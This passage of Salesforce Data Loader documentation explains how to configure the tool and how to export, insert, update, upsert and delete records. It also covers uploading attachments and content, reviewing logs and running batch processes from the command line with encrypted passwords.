If you want to download the source code and make changes, an open source version of Data Loader is available at *https://github.com/forcedotcom/dataloader*.

Login Considerations

If your organization restricts IP addresses, logins from untrusted IPs are blocked until they're activated. Salesforce automatically sends you an activation email that you can use to log in. The email contains a security token that you must add to the end of your password. For example, if your password is `mypassword`, and your security token is `XXXXXXXXXX`, you must enter `mypasswordXXXXXXXXXX` to log in.

Configuring Data Loader

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

Use the Settings menu to change the default operation settings of Data Loader.

1. Start Data Loader by choosing **Start** > **Programs** > **salesforce.com** > **Data Loader** > **Data Loader**.
2. Choose **Settings** > **Settings**.
3. Edit the fields as desired:

Field	Description
`Batch size`	In a single insert, update, upsert, or delete operation, records moving to or from Salesforce are processed in increments of this size. The maximum value is 200. We recommend a value between 50 and 100. The maximum value is 10,000 if the `Use Bulk API` option is selected.
`Insert null values`	Select this option to insert blank mapped values as `null` values during data operations. Note that when you are updating records, this option instructs Data Loader to overwrite any existing data in mapped fields. This option is not available if the `Use Bulk API` option is selected. Empty field values are ignored when you update records using the Bulk API. To set a field value to `null` when the `Use Bulk API` option is selected, use a field value of `#N/A`.

Field	Description
`Assignment rule`	Specify the ID of the assignment rule to use for inserts, updates, and upserts. This option applies to inserts, updates, and upserts on cases and leads. It also applies to updates on accounts if your organization has territory assignment rules on accounts. The assignment rule overrides `Owner` values in your CSV file.
`Server host`	Enter the URL of the Salesforce server with which you want to communicate. For example, if you are loading data into a sandbox, change the URL to `https://test.salesforce.com`.
`Reset URL on Login`	By default, Salesforce resets the URL after login to the one specified in `Server host`. To turn off this automatic reset, disable this option.
`Compression`	Compression enhances the performance of Data Loader and is turned on by default. You may want to disable compression if you need to debug the underlying SOAP messages. To turn off compression, enable this option.
`Timeout`	Specify how many seconds Data Loader waits to receive a response back from the server before returning an error for the request.
`Query request size`	In a single export or query operation, records are returned from Salesforce in increments of this size. The maximum value is 2,000 records. Larger values may improve performance but use more memory on the client.
`Generate status files for exports`	Select this option to generate success and error files when exporting data.
`Read all CSVs with UTF-8 encoding`	Select this option to force files to open in UTF-8 encoding, even if they were saved in a different format.
`Write all CSVs with UTF-8 encoding`	Select this option to force files to be written in UTF-8 encoding.
`Use European date format`	Select this option to support the date formats `dd/MM/yyyy` and `dd/MM/yyyy HH:mm:ss`.
`Allow field truncation`	Select this option to truncate data in the following types of fields when loading that data into Salesforce: Email, Multi-select Picklist, Phone, Picklist, Text, and Text (Encrypted). In Data Loader versions 14.0 and earlier, values for fields of those types are truncated by Data Loader if they are too large. In Data Loader version 15.0 and later, the load operation fails if a value is specified that is too large.

Field	Description
	Selecting this option allows you to specify that the previous behavior, truncation, be used instead of the new behavior in Data Loader versions 15.0 and later. This option is selected by default and has no effect in versions 14.0 and earlier. This option is not available if the `Use Bulk API` option is selected. In that case, the load operation fails for the row if a value is specified that is too large for the field.
`Use Bulk API`	Select this option to use the Bulk API to insert, update, upsert, delete, and hard delete records. The Bulk API is optimized to load or delete a large number of records asynchronously. It's faster than the default SOAP-based API due to parallel processing and fewer network round-trips. **Warning:** When you select the **Hard Delete** operation, the deleted records are not stored in the Recycle Bin. Instead, they become immediately eligible for deletion.
`Enable serial mode for Bulk API`	Select this option to use serial instead of parallel processing for Bulk API. Processing in parallel can cause database contention. When this is severe, the load may fail. Using serial mode guarantees that batches are processed one at a time. Note that using this option may significantly increase the processing time for a load. This option is only available if the `Use Bulk API` option is selected.
`Upload Bulk API Batch as Zip File`	Select this option to use Bulk API to upload zip files containing binary attachments, such as Attachment records or Salesforce CRM Content. This option is only available if the `Use Bulk API` option is selected.
`Time Zone`	Select this option to specify a default time zone. If a date value does not include a time zone, this value is used. • If no value is specified, the time zone of the computer where Data Loader is installed is used. • If an incorrect value is entered, GMT is used as the time zone and this fact is noted in the Data Loader log. Valid values are any time zone identifier which can be passed to the Java `getTimeZone(java.lang.String)` method.

Field	Description
	The value can be a full name such as `America/Los_Angeles`, or a custom ID such as `GMT-8:00`.
`Proxy host`	The host name of the proxy server, if applicable.
`Proxy port`	The proxy server port.
`Proxy username`	The username for proxy server authentication.
`Proxy password`	The password for proxy server authentication.
`Proxy NTLM domain`	The name of the Windows domain used for NTLM authentication.
`Start at row`	If your last operation failed, you can use this setting to begin where the last successful operation finished.

4. Click **OK** to save your settings.

Data Loader Behavior with Bulk API Enabled
Configuring the Data Loader to Use the Bulk API

Data Loader Behavior with Bulk API Enabled

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

Enabling the Bulk API in Data Loader allows you to load or delete a large number of records faster than using the default SOAP-based API. However, there are some differences in behavior in Data Loader when you enable the Bulk API. One important difference is that it allows you to execute a hard delete if you have the permission and license. See Configuring Data Loader on page 488.

The following settings are not available on the **Settings** > **Settings** page in Data Loader when the `Use Bulk API` option is selected:

`Insert null values`

This option enables Data Loader to insert blank mapped values as `null` values during data operations when the Bulk API is disabled. Empty field values are ignored when you update records using the Bulk API. To set a field value to `null` when the `Use Bulk API` option is selected, use a field value of `#N/A`.

`Allow field truncation`

This option directs Data Loader to truncate data for certain field types when the Bulk API is disabled. A load operation fails for the row if a value is specified that is too large for the field when the `Use Bulk API` option is selected.

See Also:

Configuring Data Loader

Configuring the Data Loader to Use the Bulk API

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

The Bulk API is optimized to load or delete a large number of records asynchronously. It is faster than the SOAP-based API due to parallel processing and fewer network round-trips. By default, Data Loader uses the SOAP-based API to process records.

To configure Data Loader to use the Bulk API for inserting, updating, upserting, deleting, and hard deleting records:

1. Start Data Loader by choosing **Start** > **Programs** > **salesforce.com** > **Data Loader** > **Data Loader**.
2. Choose **Settings** > **Settings**.
3. Select the `Use Bulk API` option.
4. Click **OK**.

Note:

- You can also select the `Enable serial mode for Bulk API` option. Processing in parallel can cause database contention. When this is severe, the load may fail. Using serial mode guarantees that batches are processed one at a time. Note that using this option may significantly increase the processing time for a load.
- **Caution:** When you select the **Hard Delete** operation, the deleted records are not stored in the Recycle Bin. Instead, they become immediately eligible for deletion.

See Also:

Configuring Data Loader

Uninstalling the Data Loader

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

To uninstall the Data Loader client application:

1. Go to **Start** > **Control Panel** > **Add or Remove Programs**.
2. Select the Data Loader program.

3. Click **Remove**. The uninstaller removes the program from your computer.

USE DATA LOADER

Data Types Supported by Data Loader

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

Data Loader supports the following data types:

Base64

String path to file (converts the file to a base64–encoded array). Base64 fields are only used to insert or update attachments and Salesforce CRM Content. For more information, see Uploading Attachments on page 499 and Uploading Content with the Data Loader on page 500.

Boolean

- True values (case insensitive) = `yes`, `y`, `true`, `on`, `1`
- False values (case insensitive) = `no`, `n`, `false`, `off`, `0`

Date Formats

We recommend you specify dates in the format *`yyyy-MM-ddTHH:mm:ss.SSS+/-HHmm`*:

- `yyyy` is the four-digit year
- `MM` is the two-digit month (01-12)
- `dd` is the two-digit day (01-31)
- `HH` is the two-digit hour (00-23)
- `mm` is the two-digit minute (00-59)
- `ss` is the two-digit seconds (00-59)
- `SSS` is the three-digit milliseconds (000-999)
- `+/-HHmm` is the Zulu (UTC) time zone offset

The following date formats are also supported:

- `yyyy-MM-dd'T'HH:mm:ss.SSS'Z'`
- `yyyy-MM-dd'T'HH:mm:ss.SSS Pacific Standard Time`
- `yyyy-MM-dd'T'HH:mm:ss.SSSPacific Standard Time`
- `yyyy-MM-dd'T'HH:mm:ss.SSS PST`
- `yyyy-MM-dd'T'HH:mm:ss.SSSPST`
- `yyyy-MM-dd'T'HH:mm:ss.SSS GMT-08:00`
- `yyyy-MM-dd'T'HH:mm:ss.SSSGMT-08:00`
- `yyyy-MM-dd'T'HH:mm:ss.SSS -800`
- `yyyy-MM-dd'T'HH:mm:ss.SSS-800`

- `yyyy-MM-dd'T'HH:mm:ss`
- `yyyy-MM-dd HH:mm:ss`
- `yyyyMMdd'T'HH:mm:ss`
- `yyyy-MM-dd`
- `MM/dd/yyyy HH:mm:ss`
- `MM/dd/yyyy`

Note the following tips for date formats:

- To enable date formats that begin with the day rather than the month, select the `Use European date format` box in the Settings dialog. European date formats are `dd/MM/yyyy` and `dd/MM/yyyy HH:mm:ss`.
- If your computer's locale is east of Greenwich Mean Time (GMT), we recommend that you change your computer setting to GMT in order to avoid date adjustments when inserting or updating records.
- Only dates within a certain range are valid. The earliest valid date is 1700-01-01T00:00:00Z GMT, or just after midnight on January 1, 1700. The latest valid date is 4000-12-31T00:00:00Z GMT, or just after midnight on December 31, 4000. These values are offset by your time zone. For example, in the Pacific time zone, the earliest valid date is 1699-12-31T16:00:00, or 4:00 PM on December 31, 1699.

Double

Standard double string

ID

A Salesforce ID is a case-sensitive 15-character or case–insensitive 18-character alphanumeric string that uniquely identifies a particular record.

Tip: To ensure data quality, make sure that all Salesforce IDs you enter in Data Loader are in the correct case.

Integer

Standard integer string

String

All valid XML strings; invalid XML characters are removed.

Exporting Data

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To export records:	"Read" on the records
To export all records:	"Read" on the records

You can use the Data Loader export wizard to extract data from any Salesforce object. When you export, you can choose to include (**Export All**) or exclude (**Export**) soft-deleted records.

1. Start the Data Loader by choosing **Start** > **Programs** > **salesforce.com** > **Data Loader** > **Data Loader**.
2. Click **Export** or **Export All** . These commands can also be found in the File menu.
3. Enter your Salesforce username and password. Click **Log in** to log in. After your login completes successfully, click **Next**. (Until you log out or close the program, you will not be asked to log in again.)

   If your organization restricts IP addresses, logins from untrusted IPs are blocked until they're activated. Salesforce automatically sends you an activation email that you can use to log in. The email contains a security token that you must add to the end of your password. For example, if your password is `mypassword`, and your security token is `XXXXXXXXXX`, you must enter `mypasswordXXXXXXXXXX` to log in.
4. Choose an object. For example, select the Account object. If your object name does not display in the default list, check `Show all objects` to see a complete list of objects that you can access. The objects will be listed by localized label name, with developer name noted in parentheses. For object descriptions, see the *SOAP API Developer's Guide*.
5. Click **Browse...** to select the CSV file to which the data will be exported. You can enter a new file name to create a new file or choose an existing file.

   If you select an existing file, the contents of that file are replaced. Click **Yes** to confirm this action, or click **No** to choose another file.
6. Click **Next**.
7. Create a SOQL query for the data export. For example, check `Id` and `Name` in the query fields and click **Finish**. As you follow the next steps, you will see that the CSV viewer displays all the Account names and their IDs. SOQL is the Salesforce Object Query Language that allows you to construct simple but powerful query strings. Similar to the SELECT command in SQL, SOQL allows you to specify the source object, a list of fields to retrieve, and conditions for selecting rows in the source object.

   a. Choose the fields you want to export.
   b. Optionally, select conditions to filter your data set. If you do not select any conditions, all the data to which you have read access will be returned.
   c. Review the generated query and edit if necessary.

   Tip: You can use a SOQL relationship query to include fields from a related object. For example:

   ```
   Select Name, Pricebook2Id, Pricebook2.Name, Product2Id, Product2.ProductCode FROM
    PricebookEntry WHERE IsActive = true
   ```

Or:

```
Select Id, LastName, Account.Name FROM Contact
```

When using relationship queries in Data Loader, the fully specified field names are case-sensitive. For example, using `ACCOUNT.NAME` instead of `Account.Name` does not work.

Data Loader doesn't support nested queries or querying child objects. For example, queries similar to the following return an error:

```
SELECT Amount, Id, Name, (SELECT Quantity, ListPrice,
PriceBookEntry.UnitPrice, PricebookEntry.Name,
PricebookEntry.product2.Family FROM OpportunityLineItems)
FROM Opportunity
```

Also, Data Loader doesn't support queries that make use of polymorphic relationships. For example, the following query results in an error:

```
SELECT Id, Owner.Name, Owner.Type, Owner.Id, Subject FROM Case
```

For more information on SOQL, see the *Force.com SOQL and SOSL Reference*.

8. Click **Finish**, then click **Yes** to confirm.
9. A progress information window reports the status of the operation.
10. After the operation completes, a confirmation window summarizes your results. Click **View Extraction** to view the CSV file, or click **OK** to close. For more details, see Reviewing Output Files on page 501.

Note: Data Loader currently does not support the extraction of attachments. As a workaround, we recommend that you use the weekly export feature in the online application to export attachments.

Defining Field Mappings

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

Whenever you insert, delete, or update files, use the Mapping Dialog window to associate Salesforce fields with the columns of your CSV file. For more information, see Inserting, Updating, or Deleting Data Using Data Loader on page 497.

1. To automatically match fields with columns, click **Auto-Match Fields to Columns**. The Data Loader automatically populates the list at the bottom of the window, based on the similarity of field and column names. Note that for a delete operation, automatic matching works only on the ID field.
2. To manually match fields with columns, click and drag fields from the list of Salesforce fields at the top to the list of CSV column header names at the bottom. For example, if you are inserting new Account records where your CSV file contains the names of new accounts, click and drag the `Name` field to the right of the `NAME` column header field.
3. Optionally, click **Save Mapping** to save this mapping for future use. Specify a name for the SDL mapping file.

   If you select an existing file, the contents of that file are replaced. Click **Yes** to confirm this action, or click **No** to choose another file.

4. Click **OK** to use your mapping for the current operation.

Inserting, Updating, or Deleting Data Using Data Loader

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To insert records:	"Create" on the record
To update records:	"Edit" on the record
To upsert records:	"Create" or "Edit" on the record
To delete records:	"Delete" on the record
To hard delete records	"Delete" on the record

The insert, update, upsert, delete, and hard delete wizards in Data Loader allow you to add new records, modify existing records, or delete existing records. Note that "upsert" is a combination of inserting and updating. If a record in your file matches an existing record, the existing record is updated with the values in your file. If no match is found, then the record is created as new. When you hard delete records, the deleted records are not stored in the Recycle Bin and become immediately eligible for deletion. For more information, see Configuring Data Loader on page 488.

1. Start Data Loader by choosing **Start** > **Programs** > **salesforce.com** > **Data Loader** > **Data Loader**.
2. Click **Insert**, **Update**, **Upsert**, **Delete** or **Hard Delete**. These commands can also be found in the File menu.
3. Enter your Salesforce username and password. Click **Log in** to log in. After your login completes successfully, click **Next**. (Until you log out or close the program, you are not asked to log in again.)

   If your organization restricts IP addresses, logins from untrusted IPs are blocked until they're activated. Salesforce automatically sends you an activation email that you can use to log in. The email contains a security token that you must add to the end of your password. For example, if your password is `mypassword`, and your security token is `XXXXXXXXXX`, you must enter `mypasswordXXXXXXXXXX` to log in.
4. Choose an object. For example, if you are inserting Account records, select **Account**. If your object name does not display in the default list, check `Show all objects` to see a complete list of the objects that you can access. The objects are listed by localized label name, with developer name noted in parentheses. For object descriptions, see the *Object Reference for Salesforce and Force.com* .
5. Click **Browse...** to select your CSV file. For example, if you are inserting Account records, you could specify a CSV file named `insertaccounts.csv` containing a `Name` column for the names of the new accounts.
6. Click **Next**. After the object and CSV file are initialized, click **OK**.
7. If you are performing an upsert:

   a. Your CSV file must contain a column of ID values for matching against existing records. The column may be either an external ID (a custom field with the "External ID" attribute), or `Id` (the Salesforce record ID). From the drop-down list, select which field to use for matching. If the object has no external ID fields, `Id` is automatically used. Click **Next** to continue.

b. If your file includes the external IDs of an object that has a relationship to your chosen object, enable that external ID for record matching by selecting its name from the drop-down list. If you make no selection here, you can use the related object's `Id` field for matching by mapping it in the next step. Click **Next** to continue.

8. Define how the columns in your CSV file map to Salesforce fields. Click **Choose an Existing Map** to select an existing field mapping, or click **Create or Edit a Map** to create a new map or modify an existing map. For more details and an example of usage, see Defining Field Mappings on page 496.
9. Click **Next**.
10. For every operation, the Data Loader generates two unique CSV log files; one file name starts with "success," while the other starts with "error." Click **Browse...** to specify a directory for these files.
11. Click **Finish** to perform the operation, and then click **Yes** to confirm.
12. As the operation proceeds, a progress information window reports the status of the data movement.
13. After the operation completes, a confirmation window summarizes your results. Click **View Successes** to view your success file, click **View Errors** to open your errors file, or click **OK** to close. For more information, see Reviewing Output Files on page 501.

Tip:

- If you are updating or deleting large amounts of data, review Performing Mass Updates and Performing Mass Deletes for tips and best practices.
- There is a five-minute limit to process 100 records when the Bulk API is enabled. Also, if it takes longer than 10 minutes to process a file, the Bulk API places the remainder of the file back in the queue for later processing. If the Bulk API continues to exceed the 10-minute limit on subsequent attempts, the file is placed back in the queue and reprocessed up to 10 times before the operation is permanently marked as failed. Even if the processing failed, some records could have completed successfully, so you must check the results. If you get a timeout error when loading a file, split your file into smaller files, and try again.

Performing Mass Updates

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

To update a large number of records at one time, we recommend the following steps:

1. Obtain your data by performing an export of the objects you wish to update, or by running a report. Make sure your report includes the record ID.
2. As a backup measure, save an extra copy of the generated CSV file.
3. Open your working file in a CSV editor such as Excel, and update your data.
4. Launch Data Loader and follow the update wizard. Note that matching is done according to record ID. See Inserting, Updating, or Deleting Data Using Data Loader on page 497.
5. After the operation, review your success and error log files. See Reviewing Output Files on page 501.
6. If you made a mistake, use the backup file to update the records to their previous values.

Performing Mass Deletes

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

To delete a large number of records at one time using Data Loader, we recommend the following steps:

1. As a backup measure, export the records you wish to delete, being sure to select all fields. (See Exporting Data on page 495.) Save an extra copy of the generated CSV file.
2. Next, export the records you wish to delete, this time using only the record ID as the desired criterion.
3. Launch the Data Loader and follow the delete or hard delete wizard. Map only the ID column. See Inserting, Updating, or Deleting Data Using Data Loader on page 497.
4. After the operation, review your success and error log files. See Reviewing Output Files on page 501.

Uploading Attachments

You can use Data Loader to upload attachments to Salesforce. Before uploading attachments, note the following:

- If you intend to upload via the Bulk API, verify that `Upload Bulk API Batch as Zip File` on the **Settings** > **Settings** page is enabled.
- If you are migrating attachments from a source Salesforce organization to a target Salesforce organization, begin by requesting a data export for the source organization. On the Schedule Export page, make sure to select the `Include Attachments...` checkbox, which causes the file `Attachment.csv` to be included in your export. You can use this CSV file to upload the attachments. For more information on the export service, see Exporting Backup Data on page 552.

To upload attachments:

1. Confirm that the CSV file you intend to use for attachment importing contains the following required columns (each column represents a Salesforce field):
   - `ParentId` - the Salesforce ID of the parent record.
   - `Name` - the name of the attachment file, such as `myattachment.jpg`.
   - `Body` - the absolute path to the attachment on your local drive.

     Ensure that the values in the `Body` column contain the full file name of the attachments as they exist on your computer. For example, if an attachment named `myattachment.jpg` is located on your computer at `C:\Export`, `Body` must specify `C:\Export\myattachment.jpg`. Your CSV file might look like this:

     ```
     ParentId,Name,Body
     50030000000VDowAAG,attachment1.jpg,C:\Export\attachment1.gif
     701300000000iNHAAY,attachment2.doc,C:\Export\files\attachment2.doc
     ```

   The CSV file can also include other optional Attachment fields, such as `Description`.
2. Proceed with an insert or upsert operation; see Inserting, Updating, or Deleting Data Using Data Loader on page 497. At the `Select data objects` step, make sure to select the `Show all Salesforce objects` checkbox and the `Attachment` object name in the list.

Uploading Content with the Data Loader

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

You can use Data Loader to bulk upload documents and links into libraries in Salesforce CRM Content. Before uploading documents or links, note the following:

- If you intend to upload via the Bulk API, verify that `Upload Bulk API Batch as Zip File` on the **Settings** > **Settings** page is enabled.
- When you upload a document from your local drive using Data Loader, you must specify the actual path in the `VersionData` and `PathOnClient` fields in the CSV file. `VersionData` identifies the location and extracts the format and `PathOnClient` identifies the type of document being uploaded.
- When you upload a link using the Data Loader, you must specify the URL in `ContentUrl`. Do not use `PathOnClient` or `VersionData` to upload links.
- You can't export content using the Data Loader.

1. Create a CSV file with the following fields:
   - `Title` - file name.
   - `Description` - (optional) file or link description.

     Note: If there are commas in the description, use double quotes around the text.

   - `VersionData` - complete file path on your local drive (for uploading documents only).

     Note: Files are converted to base64 encoding on upload. This adds approximately 30% to the file size.

   - `PathOnClient` - complete file path on your local drive (for uploading documents only).
   - `ContentUrl` - URL (for uploading links only).
   - `OwnerId` - (optional) file owner, defaults to the user uploading the file.
   - `FirstPublishLocationId` - library ID.
   - `RecordTypeId` - content type ID.

     Note: If you publish to a library that has restricted content types, you must specify `RecordTypeId`.

   To determine the `RecordTypeId` values for your organization using Data Loader, follow the steps in Exporting Data. Your SOQL query might look like this:

   ```
   Select Id, Name FROM RecordType WHERE SobjectType = 'ContentVersion'
   ```

   To determine the `RecordTypeId` values for your organization using the AJAX Toolkit:

   a. Log in to Salesforce.

b. Enter this URL in your browser:
`http://`***`instanceName`***`.salesforce.com/soap/ajax/28.0/debugshell.html`. Enter the *`instanceName`*, such as *`na1`*, for your organization. You can see the *`instanceName`* in the URL field of your browser after logging in to Salesforce.

c. In the AJAX Toolkit Shell page type:

```
sforce.connection.describeSObject("ContentVersion")
```

d. Press **Enter**.

e. Click on the arrows for `recordTypeInfos`.

All of the `RecordTypeId` values for your organization are listed.

- `TagsCsv` - (optional) tag.

A sample CSV file is:

```
Title,Description,VersionData,PathOnClient,OwnerId,FirstPublishLocationId,RecordTypeId,TagsCsv
testfile,"This is a test file, use for bulk
upload",c:\files\testfile.pdf,c:\files\testfile.pdf,005000000000000,058700000004Cd0,012300000008o2sAQG,one
```

2. Upload the CSV file for the ContentVersion object; see Inserting, Updating, or Deleting Data Using Data Loader on page 497. All documents and links will be available in the specified library.

Reviewing Output Files

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

After every import or export, Data Loader generates two CSV output files that contain the results of the operation. One file name starts with "success," while the other starts with "error." During every export, Data Loader saves the extracted data to a CSV file that you specify in the wizard. Data Loader has a built-in CSV file viewer with which you can open and view these files.

To view output files from a Data Loader operation:

1. Choose **View** > **View CSV**.
2. Specify the number of rows to view. Each row in the CSV file corresponds to one Salesforce record. The default is 1000.
3. To view a CSV file of your choice, click **Open CSV**. To view the last success file, click **Open Success**. To view the last error file, click **Open Error**. The CSV file opens in a new window.
4. Optionally, click **Open in External Program** to open the file in the associated external program, such as Microsoft® Office Excel.

   The "success" file contains all of the records that were successfully loaded. In this file, there's a column for the newly generated record IDs. The "error" file contains all of the records that were rejected from the load operation. In this file, there's a column that describes why the load failed.
5. Click **Close** to return to the CSV Chooser window, and then click **OK** to exit the window.

Note: To generate success files when exporting data, select the `Generate status files for exports` setting. For more information, see Configuring Data Loader on page 488.

Troubleshooting Data Loader Operations

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

If you need to investigate a problem with Data Loader, or if requested by salesforce.com Customer Support, you can access log files that track the operations and network connections made by Data Loader. The two log files are:

sdl.log
: Contains a detailed chronological list of Data Loader log entries. Log entries marked "INFO" are procedural items, such as logging in to Salesforce. Log entries marked "ERROR" are problems such as a submitted record missing a required field.

sdl_out.log
: A supplemental log that contains additional information not captured in sdl.log. For example, it includes log entries for the creation of proxy server network connections.

These files can be opened with commonly available text editor programs, such as Microsoft Notepad.

You can quickly open these files by entering `%TEMP%\sdl.log` and `%TEMP%\sdl_out.log` in either the Run dialog or the Windows Explorer address bar.

If you are having login issues from the command line, ensure that the password provided in the configuration parameters is encrypted. If you are having login issues from the UI, you may need to obtain a new security token.

RUN BATCH PROCESSES

Running in Batch Mode

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

You can run Data Loader in batch mode from the command line. See the following topics:

- Understanding Installed Directories and Files
- Encrypting From the Command Line
- Upgrading Your Batch Mode Interface
- Using the Command Line Interface
- Configuring Batch Processes
- Data Loader Process Configuration Parameters

- Data Loader Command Line Operations
- Configuring Database Access
- Mapping Columns
- Running Individual Batch Processes
- Data Access Objects

Note: If you have used the batch mode from the command line with a version earlier than 8.0, see Upgrading Your Batch Mode Interface on page 504.

Understanding Installed Directories and Files

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

In versions 8.0 and later, installing the Data Loader creates several directories under the installation directory. The following directories are involved in running the program from the command line for automated batch processing:

bin

Contains the batch files `encrypt.bat` for encrypting passwords and `process.bat` for running batch processes.

For information on running the Data Loader from the command line, see Using the Command Line Interface on page 505.

conf

The default configuration directory. Contains the configuration files `config.properties`, `Loader.class`, and `log-conf.xml`.

The `config.properties` file that is generated when you modify the Settings dialog in the graphical user interface is located at `C:\Documents and Settings\`*`your Windows username`*`\Application Data\salesforce.com\Data Loader `*`version_number`*. You can copy this file to the `conf` installation directory to use it for batch processes.

samples

Contains subdirectories of sample files for reference.

File Path Convention

The file paths provided in these topics start one level below the installation directory. For example, `\bin` means `C:\Program Files \salesforce.com\Data Loader `*`version_number`*`\bin`, provided you accepted the default installation directory. If you installed the program to a different location, please substitute that directory path as appropriate.

Encrypting From the Command Line

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

When running Data Loader in batch mode from the command line, you must encrypt the following configuration parameters:

- `sfdc.password`
- `sfdc.proxyPassword`

Use the utility described below to perform encryption.

Using the Encryption Utility

Data Loader offers an encryption utility to secure passwords specified in configuration files. This utility is used to encrypt passwords, but data that you transmit using Data Loader is not encrypted.

1. Run `\bin\encrypt.bat`.
2. At the command line, follow the prompts provided to execute the following actions:

   Generate a key
   Key text is generated on screen from the text you provide. Carefully copy the key text to a key file, omitting any leading or trailing spaces. The key file can then be used for encryption and decryption.

   Encrypt text
   Generates an encrypted version of a password or other text. Optionally, you can provide a key file for the encryption. In the configuration file, make sure that the encrypted text is copied precisely and the key file is mentioned.

   Verify encrypted text
   Given encrypted and decrypted versions of a password, verifies whether the encrypted password provided matches its decrypted version. A success or failure message is printed to the command line.

Upgrading Your Batch Mode Interface

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

The batch mode interface in Data Loader versions 8.0 and later aren't backwards-compatible with earlier versions. If you're using a version earlier than 8.0 to run batch processes, your options are as follows:

Maintain the old version for batch use
Do not uninstall your old version of Data Loader. Continue to use that version for batch processes. You can't take advantage of newer features such as database connectivity, but your integrations will continue to work. Optionally, install the new version alongside the old version and dedicate the old version solely to batch processes.

Generate a new config.properties file from the new GUI
If you originally generated your `config.properties` file from the graphical user interface, use the new version to set the same properties and generate a new file. Use this new file with the new batch mode interface. For more information, see Using the Command Line Interface on page 505.

Manually update your config.properties file
If your old `config.properties` file was created manually, then you must manually update it for the new version. For more information, see Understanding Installed Directories and Files on page 503.

Using the Command Line Interface

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

For automated batch operations such as nightly scheduled loads and extractions, run Data Loader from the command line. Before running any batch operation, be sure to include your encrypted password in the configuration file. For more information, see Introduction on page 521 and Encrypting From the Command Line on page 503. From the command line, navigate to the `bin` directory and type `process.bat`, which takes the following parameters:

- The directory containing `config.properties`.
- The name of the batch process bean contained in `process-conf.xml`.

For more information about using `process.bat`, see Running Individual Batch Processes on page 521.

To view tips and instructions, add `-help` to the command contained in `process.bat`.

Data Loader runs whatever operation, file, or map is specified in the configuration file that you specify. If you do not specify a configuration directory, the current directory is used. By default, Data Loader configuration files are installed at the following location:

`C:\Program Files\salesforce.com\Data Loader` *`version number`*`\conf`

You use the `process-conf.xml` file to configure batch processing. Set the name of the process in the bean element's id attribute: (for example <bean id="myProcessName">).

If you want to implement enhanced logging, use a copy of `log-conf.xml`.

You can change parameters at runtime by giving *`param=value`* as program arguments. For example, adding `process.operation=insert` to the command changes the configuration at runtime.

You can set the minimum and maximum heap size. For example, `-Xms256m -Xmx256m` sets the heap size to 256 MB.

Note: These topics only apply to Data Loader version 8.0 and later.

Tip:

If you experience login issues in the command line interface after upgrading to a new version of Data Loader, please try re-encrypting your password to solve the problem. For information on the password encryption utility, see Encrypting From the Command Line on page 503.

Configuring Batch Processes

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

Use `\samples\conf\process-conf.xml` to configure your Data Loader processes, which are represented by ProcessRunner beans. A process should have `ProcessRunner` as the `class` attribute and the following properties set in the configuration file:

name

Sets the name of the ProcessRunner bean. This value is also used as the non-generic thread name and for configuration backing files (see below).

configOverrideMap

A property of type `map` where each entry represents a configuration setting: the key is the setting name; the value is the setting value.

enableLastRunOutput

If set to true (the default), output files containing information about the last run, such as `sendAccountsFile_lastrun.properties`, are generated and saved to the location specified by `lastRunOutputDirectory`. If set to false, the files are not generated or saved.

lastRunOutputDirectory

The directory location where output files containing information about the last run, such as `sendAccountsFile_lastrun.properties`, are written. The default value is `\conf`. If `enableLastRunOutput` is set to false, this value is not used because the files are not generated.

The configuration backing file stores configuration parameter values from the last run for debugging purposes, and is used to load default configuration parameters in `config.properties`. The settings in `configOverrideMap` take precedence over those in the configuration backing file. The configuration backing file is managed programmatically and does not require any manual edits.

For the names and descriptions of available process configuration parameters, see Data Loader Process Configuration Parameters on page 506.

Data Loader Process Configuration Parameters

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

When running Data Loader from the command line, you can specify the following configuration parameters in the `process-conf.xml` file. In some cases, the parameter is also represented in the graphical user interface at **Settings** > **Settings**.

Tip: A sample `process-conf.xml` file can be found in the `\samples` directory that's installed with Data Loader.

Parameter Name	Data Type	Equivalent Option in Settings Dialog	Description
`dataAccess.readUTF8`	boolean	`Read all CSVs with UTF-8 encoding`	Select this option to force files to open in UTF-8 encoding, even if they were saved in a different format. Sample value: `true`

Parameter Name	Data Type	Equivalent Option in Settings Dialog	Description
`dataAccess.writeUTF8`	boolean	`Write all CSVs with UTF-8 encoding`	Select this option to force files to be written in UTF-8 encoding. Sample value: `true`
`dataAccess.name`	string	Not applicable (N/A)	Name of the data source to use, such as a CSV file name. For databases, use the name of the database configuration in `database-conf.xml`. Sample value: `c:\dataloader\data\extractLead.csv`
`dataAccess.readBatchSize`	integer	N/A	Number of records read from the database at a time. The maximum value is 200. Sample value: `50`
`dataAccess.type`	string	N/A	Standard or custom data source type. Standard types are `csvWriter`, `csvRead`, `databaseWrite`, and `databaseRead`. Sample value: `csvWrite`
`dataAccess.writeBatchSize`	integer	N/A	Number of records written to the database at a time. The maximum value is 2,000. Note the implication for a large parameter value: if an error occurs, all records in the batch are rolled back. In contrast, if the value is set to 1, each record is processed individually (not in batch) and errors are specific to a given record. We recommend setting the value to 1 when you need to diagnose problems with writing to a database. Sample value: `500`
`process.enableExtractSuccessOutput`	boolean	`Generate status files for exports`	Select this option to generate success and error files when exporting data. Sample value: `true`
